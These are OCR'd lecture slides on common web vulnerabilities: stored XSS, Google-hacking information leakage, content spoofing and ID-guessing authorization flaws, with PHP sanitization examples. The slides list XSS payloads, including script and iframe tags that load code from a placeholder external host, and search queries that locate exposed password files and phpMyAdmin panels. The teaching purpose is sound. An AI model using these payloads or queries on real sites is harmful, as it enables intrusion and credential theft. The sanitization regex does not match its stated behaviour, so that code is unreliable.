


Image Copyright hacking-class.blogspot.org

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via form input
  - $_POST variable that is saved to database and printed on the page *repeatedly*
  - Example: chrisbaril.com/editprofile.php
  - Malicious value: <script>alert('xss')</script>
  - How to penetration test the page
    - Form input value: <script>alert('xss')</script>

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via form input
  - $_POST variable that is saved to database and printed on the page *repeatedly*
  - Example: chrisbaril.com/editprofile.php

  - How to sanitize with PHP and regular expressions
    - $_POST['n'] = trim(strtolower($_POST['n']));
    - $_POST['n'] = preg_replace('/[^a-z0-9$]/','',$_POST['n']);
    - This technique first makes the input value lowercase, and second strips all characters *except* lowercase letters, numbers and spaces.

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via form input
  - $_POST variable that is saved to database and printed on the page *repeatedly*
  - Example: chrisbaril.com/editprofile.php

  - How to sanitize with PHP and regular expressions
    - $_POST['n'] = trim(strtolower($_POST['n']));
    - $_POST['n'] = preg_replace('/[^a-z0-9$]/','',$_POST['n']);
    - The malicious code becomes: scriptalertxssscript

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via form input
  - $_POST variable that is saved to database and printed on the page *repeatedly*
  - Example: chrisbaril.com/editprofile.php

  - Or use an existing PHP library to sanitize
    - HTML Purifier, Safe HTML Checker, htmLawed, etc.

Library	Version	Date	License	XSS safe
striptags	n/a	n/a	n/a	No
PHP Input Filter	1.2.2	2005-10-05	GPL	Probably
HTML_Safe	0.9.9beta	2005-12-21	BSD (3)	Probably
kses	0.2.2	2005-02-06	GPL	Probably
htmLawed	1.1.9.1	2009-02-26	GPL	Probably
Safe HTML Checker	n/a	2003-09-15	n/a	Yes
HTML Purifier	4.4.0	2012-01-18	LGPL	Yes

Cross-Site Scripting (XSS) attacks

- INSERT malicious code via form input
  - $_POST variable that is saved to database and printed on the page *repeatedly*
  - Example: chrisbaril.com/editprofile.php

  - How to sanitize with HTML Purifier
    - require_once '/path/to/HTMLPurifier.auto.php';
    - $config = HTMLPurifier_Config::createDefault();
    - $purifier = new HTMLPurifier($config);
    - $_POST['n'] = $purifier->purify($_POST['n']);
    - Learn more @ http://htmlpurifier.org/docs

Cross-Site Scripting (XSS) attacks

- Embedded Script
  - <script>alert('xss')</script>
- External Script
  - <script src=http://*.com/xss.js></script>
- Other Attack points
  - Body tag
    - <body onload=alert("xss")>
    - <body background="javascript:alert('xss')">

Cross-Site Scripting (XSS) attacks

- Other Attack points
  - Img tag
    - <img src="javascript:alert('xss')">
  - Iframe tag
    - <iframe src="http://*.com/xss.js">
  - Input tag
    - <input type=”image” src="javascript:alert('xss')">
  - Link tag
    - <link rel=”stylesheet” href="javascript:alert('xss')">

Cross-Site Scripting (XSS) attacks


- Other Attack points
  - Table tag
    - <table background="javascript:alert('xss')">
  - Td tag
    - <td background="javascript:alert('xss')">
  - Div tag
    -
    -

Cross-Site Scripting (XSS) attacks

- Other Attack points
  - Object tag
    - <object type="text/x-scriptlet" data="http://*.com/x.html">
  - Embed tag
    - <embed src="http://*/x.swf" AllowScriptAccess="always">
- XSS Cheat Sheet Resource
  - Open Web Application Security Project (owasp.org)
    - owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Top Vulnerabilities of 2011

- Information Leakage vulnerability found in 53% of websites




Percentage likelihood that at least one serious* vulnerability will appear in a website

Image Copyright whitehatsec.com

Top Vulnerabilities of 2011

- Information Leakage represents 9% of the overall vulnerability population



Percentage breakdown of all the serious* vulnerabilities discovered

Image Copyright whitehatsec.com

Information Leakage attacks

- Last year information leakage was the most common website vulnerability - on 64% of sites




Image Copyright cs.washington.edu

Information Leakage attacks

- Google Hacking
  - When a hacker tries to find exploitable targets and sensitive data by using search engines
  - Involves using advanced operators to locate specific strings of text within search results
  - There are a number of tools available that help to automate this process

Information Leakage attacks

- Microsoft Excel files with passwords
  - Search: "password: *" filetype:xls site:*.com
- Log files with passwords
  - Search: "your password is" filetype:log site:*.com
- Unprotected Instances of the phpMyAdmin
  - Search: "Welcome to phpMyAdmin" " Create new database" site:*.com

Information Leakage attacks

- Google Hacking Database GHDB
  - A database of queries that identify sensitive data
  - Developed by Johnny Long
  - http://johnny.ihackstuff.com/ghdb/
- OWASP Vulnerability Scanner Comparison
  - Over $100,000 in commercial scanner options
  - www.owasp.org/images/2/28/Black_Box_Scanner_Presentation.pdf

Information Leakage attacks


- SiteDigger from Foundstone
  - Searches Google's cache to look for vulnerabilities, errors, configuration issues, proprietary information, and interesting security nuggets on web sites
  - Capable of utilizing the GHDB of search queries
  - Does not violate the Google terms of service
  - http://www.mcafee.com/us/downloads/free-tools/sitedigger.aspx

Information Leakage attacks

- Information that the GHDB identifies
  - Advisories and server vulnerabilities
  - Error messages that contain too much information
  - Files containing passwords
  - Sensitive directories
  - Pages containing logon portals
  - Pages containing network/vulnerability data via logs

Top Vulnerabilities of 2011

- Content Spoofing vulnerability found in 36% of websites




Percentage likelihood that at least one serious* vulnerability will appear in a website

Image Copyright whitehatsec.com

Top Vulnerabilities of 2011

- Content Spoofing represents 14% of the overall vulnerability population



Percentage breakdown of all the serious* vulnerabilities discovered

Image Copyright whitehatsec.com

Content Spoofing attacks

- Content Spoofing is when an attacker presents a faked or modified Web site to the user as if it were legitimate

Content Spoofing attacks

- Intent is usually to defraud victims (phishing)
- Sometimes the purpose is simply to misrepresent an organization or an individual

Content Spoofing attacks

- SPOOF content via page URL
  - $_GET variable that is printed on the page *once*
  - $_GET variable that identifies the *source* of a frame

Content Spoofing attacks

- SPOOF content via page URL
  - $_GET variable that is printed on the page *once*
  - Example: www.chrisbaril.com/news?id=0020&title=News+title+goes+here

Content Spoofing attacks

- SPOOF content via page URL
  - $_GET variable that is printed on the page *once*
  - Example: www.chrisbaril.com/news?id=0020&title=SPOOFED+CONTENT+HERE
- Involves passing the body or portions thereof into the page via a query string value
  - Common on error pages
  - Or sites providing story or news entries

Content Spoofing attacks

- SPOOF content via page URL
  - $_GET variable that identifies the *source* of a frame
  - Example: www.chrisbaril.com/page?frame_src=http://*.com/file.html

Content Spoofing attacks


- SPOOF content via page URL
  - $_GET variable that identifies the *source* of a frame
  - Example: www.chrisbaril.com/page?frame_src=http://*.com/SPOOFED.html
- Browser location bar visibly remains under the user expected domain
  - Foreign data is shrouded by legitimate content

Content Spoofing attacks

- The attacker typically leads a victim to spoofed content via
  - E-mail
  - Bulletin Board Postings
  - Chat Room Transmissions

Top Vulnerabilities of 2011

- Insufficient Authorization vulnerability found in 21% of websites




Percentage likelihood that at least one serious* vulnerability will appear in a website

Image Copyright whitehatsec.com

Top Vulnerabilities of 2011

- Insufficient Authorization represents 4% of the overall vulnerability population



Percentage breakdown of all the serious* vulnerabilities discovered

Image Copyright whitehatsec.com

Insufficient Authorization attacks

- An application does not perform adequate authorization checks to ensure that the user is performing a function or accessing data in a manner consistent with the security policy

Image Copyright glasbergen.com

Insufficient Authorization attacks

- GUESS the ID in a page URL
  - $_GET variable that is an auto-incremented id
  - Example: www.chrisbaril.com/RecordView?id=1234

Image Copyright glasbergen.com

